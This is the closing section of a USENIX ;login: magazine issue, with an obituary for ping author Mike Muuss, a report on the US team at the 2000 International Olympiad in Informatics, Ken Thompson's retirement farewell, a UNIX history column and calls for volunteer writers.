SPECIAL DISCOUNTS on a variety of products, books, software, and periodicals. See *<http://www.usenix.org/membership/specialdisc.html>* for details.

FOR MORE INFORMATION REGARDING MEMBERSHIP OR BENEFITS, PLEASE SEE

http://www.usenix.org/membership/membership.html

OR CONTACT

<office@usenix.org>

Phone: 510 528 8649

FOR INFORMATION ABOUT CONFERENCES, PLEASE SEE

<*http://www.usenix.org/events/events.html*>

OR CONTACT

<conference@usenix.org>

Phone: 510 528 8649

In Memoriam: Mike Muuss

by Peter H. Salus

<peter@matrix.net>

Mike Muuss was killed in an automobile accident just before Thanksgiving.

Among other things, Mike was the author of "ping."

An early user of both UNIX and TCP, Mike graduated from Johns Hopkins University in 1979 and went to work for the Ballistics Research Lab.

While at Johns Hopkins, Mike was one of the students to run DEC's Resource Sharing Timesharing System under UNIX – in late 1975. In September 1979, Mike implemented the prototype BRLNET high-speed local network (he had designed it earlier that year under a U.S. Army contract). It was a 16Mbps LAN, but it required homogeneity. In early 1980, Mike extended the protocols to deal with heterogeneity and led a team to port the University of Illinois NCP capability to PDP-11 UNIX. (The team installed an 11/34.)

Mike also obtained a copy of SEARCH, a multi-user war game, and modified it for use on the PDP-11/70 at BRL.

In late 1981, Mike began implementing the experimental TCP/IP suite for JHU/BRL UNIX on the PDP-11, rather than extending BRLNET. Perhaps more important, Mike began an electronic [!] publication called *TCP/IP Digest*, with a circulation of over 700 subscribers on USENET and ARPANET. Most of this work was incorporated into MILNET standards 1777 and 1778.

Nearly every current TCP/IP implementation includes protocol software developed by Mike Muuss at BRL or directly derived from it.

Mike's TCP/IP protocols went to both BBN and to Berkeley.

While I was working on *Quarter-Century of UNIX*, Mike was a continual source of anecdotes. On one occasion, he told me about and then took me to the BRL to see parts of ENIAC on display.

Mike was a fixture at USENIX meetings for two decades. I'll miss him in Boston next June.

[The following is the newspaper account of the accident.]

I-95 ACCIDENT CLAIMS LIFE

Churchville, Md – (*AP*)

A double accident Monday night on Interstate 95 in Harford County killed a Havre de Grace man. State police say 42-year-old Michael Muuss died when his car hit a vehicle left partially in the road after the first crash. Muuss' car then spun into the path of a tractor-trailer, which pushed him into a vehicle stopped on the right shoulder to help victims of the earlier crash. The truck driver was taken to Harford Memorial Hospital. The accidents occurred about 9:30 pm on the northbound side of the highway in Churchville. The first involved two cars and a tractor-trailer. A driver in that crash was treated at Harford Memorial and released. Police say it's not clear why either accident occurred. No one has been charged, but the investigation is continuing. Traffic was able to get by for most of the night, but it took until 2 am before all lanes were opened.

[Editorial note:

A memorial scholarship at Mike's alma mater, Johns Hopkins University, for a student in the field of computer science has been proposed.

Some significant sums of money have come in, but the arrangements have not been finalized. The best contact for specific information is, in all probability, Joseph C. Pistritto, at <*jcp@jcphome.com*>.]

IOI 2000 Beijing, China

by Don Piele
USACO Director
<piele@cs.uwp.edu>

I remember as a young boy sitting in a sandbox being told, "If you dig long and deep enough you can dig a hole to China." I finally did make it to Beijing by plane on the occasion of the 12th International Olympiad in Informatics, the first IOI to be held on the continent of Asia. The week-long event, September 23–30, 2000, was packed with excursions, entertainment, competitions, friendship, awards, and, of course, abundant Chinese food.

Our delegation arrived in Beijing from all parts of the United States. Team leader Rob Kolstad from Colorado Springs, Hal Burch from Pittsburgh, Greg Galperin from Boston, and myself from Wisconsin. Team members Percy Liang and John Danaher interrupted their freshman year at MIT for the trip. Gregory Price from Thomas Jefferson HS of Science and Technology in Alexandria, Virginia, and Reid Barton from Arlington, Massachusetts, rounded out the USA team of four.

On the second evening, the delegation leaders met to choose the problems for the first competition day. The problems were presented by the Scientific Committee and accepted unanimously on the first vote. This happens so infrequently that the General Assembly gave the Scientific Committee a round of applause. It is not easy to get approval on the first try from all countries.

Early the next morning, the contestants began the first of two five-hour competitions. Using an automated system, the work of grading the contestants' programs was dramatically reduced. Differences in program performance were detected by running a series of test cases against each program and checking for speed and accuracy. After all the programs were tested, the results were made available to each contestant, along with the test cases. This gave the contestants the opportunity to double-check the grading process using their own computers. Our team was pleased with the first day's results.

The second competition day was pretty much a carbon copy of the first, with the exception that the problems presented were a bit harder. All in all it appeared that the creation of the International Scientific Committee had been a good idea, since their work was very helpful to the Chinese Scientific Committee in selecting and testing out the competition problems.

The final distribution of scores in the competition also confirmed that the problems were at the proper level of difficulty for a good distribution of scores. Now the guessing game began by the delegations as they wondered if their scores were high enough to get bronze, silver, or gold medals.

Following the last day of competition, we headed out in buses to the Great Wall of China. After we had walked and climbed about as far as our tired legs could carry us, we returned to an outpost tower on the Wall for a fully catered banquet. Chairs and tables had been hand-carried onto the Wall along with all of the dishes, glasses, and food for this spectacular occasion. As we sat together eating our meal, watching the sun set in the west and the lights come on illuminating the Great Wall, it was hard to believe this was really happening.

The closing ceremony began with video highlights of the week's activities, featuring scenes projected on large overhead screens within the convention hall. Official dignitaries from China occupied a special position in the first row. After a series of elaborate stage performances and speeches, it was time for the medals to be awarded. As is customary, half of the participating students were awarded medals.

Sixty-nine bronze medals were handed out individually to the winners. Gregory Price from our team received one of the 69 bronze medals handed out. Forty-seven silver medals were awarded, and two of them went to team members Percy Liang and John Danaher. The coveted gold medal was reserved for the top twenty-three participants, and Reid Barton got one of them. This was the second gold medal this year for Reid at an International Olympiad. He was awarded a gold medal at the Mathematics Olympiad held in Korea earlier in July.

Special recognition went to Jing Xu of China for being the best female contestant at the Olympiad. Only six of the 276 participants were women. A perfect score was recorded by one contestant, Mikhail Baoutine, from the Russian Federation. All three of his teammates also won gold medals, making this the first time in IOI history that one country has won four gold medals.

New Environments

Starting in 2001, the computing environment will include Linux with the GNU C/C++ and the Free Pascal compilers. This will allow for more interesting problems and really speed up the grading process. This was adopted by the General Assembly on the recommendation made by our head coach, Rob Kolstad, in a presentation to the group that culminated several years of lobbying and testing.

After such an elaborate IOI in China, our delegation agreed that we had underestimated the amount of work that it takes to put on an event of this magnitude. This is a concern, because we are hosting the IOI in 2003.

Post Script

See a myriad of digital photographs at <*http://www.zing.com*>. When you reach Zing.com, search under Albums for IOI 2000. Find a longer description of our trip, together with many photographs, at <*http://www.uwp.edu/academic/mathematics/usaco/2000/ioi/report.htm*>

USACO is supported by a grant from USENIX.

Changing of the Guard

by Andrew Hume

Vice-President, USENIX Board of Directors

<andrew@usenix.org>

On Tuesday, November 29, 150–200 people met at Bell Labs to wish Ken Thompson a fond farewell on his retirement from Bell Labs after 34 years of service. Ken and his wife Bonnie are moving to Campbell, California. Unofficially, the occasion also marked Brian Kernighan's retirement; although the transition will not be as sharp as Ken's: Brian will be teaching full-time at Princeton.

After much eating and drinking, the crowd settled down for the inevitable speeches. Rob Pike, assisted by Dave Presotto, led the proceedings. Reminiscences from various people, a few gag gifts (animal control apparatus and a fake rock!), and a very nice gift. Rob read letters from Al Aho, and Doug McIlroy (who had just broken his arm). Apart from a stream of stories about flying (for the record, whilst flying, Ken has killed none of his students and only one deer), most centered on Ken's technical excellence, his breadth of work, and his very important role as mentor to a generation of researchers, including Rob Pike, Dave Presotto, Howard Trickey, Sean Dorward, and myself. It would be hard to overstate how important Ken and Brian have been to me professionally, both in their knowledge (and communicating that knowledge), and in their quiet demonstration of how to be a researcher. They will be sorely missed.

Berk Tague, Dennis Ritchie, and Brian Kernighan

Berk Tague, Dennis Ritchie, Rob Pike, Bruce Ellis, Ken Thompson, and Sape Mullender

Ken and Bonnie Thompson

Years ago in UNIX

by Peter H. Salus

USENIX Historian

<peter@Matrix.Net>

At the end of 2000, I felt quite old.

Readers of these pages may recall my remarks on the deaths of John Lions and Jon Postel. The last quarter of 2000 saw the deaths of Bill Munson and Mike Muuss. (My elegiac remarks on Mike are elsewhere in this issue.)

I'm older than any of them. A full 20 years older than Mike.

Without Bill Munson, we would most likely never have had DEC Unix. Bill was Armando Stettner's manager when Bill Joy took 4.1cBSD to New Hampshire.

Mike Muuss was the chief author of BRL Unix. He wrote one of the basic versions of TCP/IP. He wrote ping.

Ave atque vale.

The January 1981 USENIX meeting was held at the Jack Tar Hotel in San Francisco, chaired by Tom Ferrin.

4BSD had been released in October 1980, and was the prime topic of conversation in SF. 4BSD, among other things, contained a faster file system to use with virtual memory, job control, delivermail (hooray for Eric Allman!), and the Franz Lisp system.

There were about 1,200 attendees. That's right: 1,200.

15 YEARS AGO

In February 1986 I flew to Oakland, CA, to visit Lou Katz, old friend and founding president of USENIX. In retrospect, I should never forgive him.

He introduced me to Debbie Scherrer. She and Tom Ferrin took me to lunch. A month later (I was involved in a writing gig in Santa Clara), I had a chat with Steve Johnson.

The net result was that I became Executive Director of the Association. And I'm still involved.

Lou, Tom, Debbie, and Steve have a lot to answer for.

USENIX Needs You

by Rob Kolstad

Editor

<kolstad@usenix.org>

People often ask how they can contribute to the USENIX organization. This new column lists needs that USENIX has in hopes of identifying volunteers (some contributions reap not only the rewards of fame and the good feeling of having helped but also a slight honorarium). Each issue we hope to have a list of openings and opportunities.

- USENIX needs a simple, restricted set of TeX macros to enable authors to contribute LISA papers that are easily translated into other text formatting languages (including HTML). Contact Rob Kolstad, *<kolstad@usenix.org>*.

- The *;login:* staff seeks good writers (and readers!) who would like to write reviews of books on topics of interest to our membership. Write to *<peter@matrix.net>*.

- The *;login:* editors seek interesting individuals for interviews. Please submit your ideas to *<login@usenix.org>*.

- *;login:* is seeking attendees of non-USENIX conferences who can write lucid conference summaries. Contact Tina Darmohray, *<tmd@usenix.org>* for eligibility and remuneration info. Conferences of interest include (but are not limited to): Interop, Internet World, Comdex, CES, SOSP, Linux World, O'Reilly Perl Conference, Blackhat (multiple venues), SANS, and IEEE networking conferences among others. Financial assistance to cover expenses may be available. Contact *<login@usenix.org>*.

- The *;login:* staff seeks columnists for:
  - Large site issues (Giga-LISA),
  - Hardware technology (e.g., the future of rotating storage),
  - General technology (e.g., the new triple-wide plasma screens, quantum computing, printing, portable computing),
  - Paradigms that work for you (PDAs, RCS vs. CVS, using laptops during commutes, how you store voluminous mail, file organization, policies of all sorts),
  - Comics/cartoons (need to find them, not necessarily draw them).

  Contact *<login@usenix.org>*.

- The *;login:* staff seeks an editor for the July 2001 "special topic" issue. Please contact Rob Kolstad, *<kolstad@usenix.org>*. This is a paid position.

CONNECT WITH USENIX & SAGE

MEMBERSHIP, PUBLICATIONS AND CONFERENCES

USENIX Association
2560 Ninth Street, Suite 215
Berkeley, CA 94710
Phone: 510 528 8649
FAX: 510 548 5738
Email: <office@usenix.org>
<login@usenix.org>
<conference@usenix.org>

WEB SITES

<http://www.usenix.org>

<http://www.sage.org>

EMAIL

<login@usenix.org>

COMMENTS? SUGGESTIONS?

Send email to <ah@usenix.org>

CONTRIBUTIONS SOLICITED

You are encouraged to contribute articles, book reviews, photographs, cartoons, and announcements to *;login:*. Send them via email to <login@usenix.org> or through the postal system to the Association office.

The Association reserves the right to edit submitted material. Any reproduction of this magazine in part or in its entirety requires the permission of the Association and the author(s).

USENIX & SAGE
The Advanced Computing Systems Association &
The System Administrators Guild

;login:

USENIX Association
2560 Ninth Street, Suite 215
Berkeley, CA 94710

POSTMASTER
Send address changes to *;login:*
2560 Ninth Street, Suite 215
Berkeley, CA 94710

PERIODICALS POSTAGE
PAID
AT BERKELEY, CALIFORNIA
AND ADDITIONAL OFFICES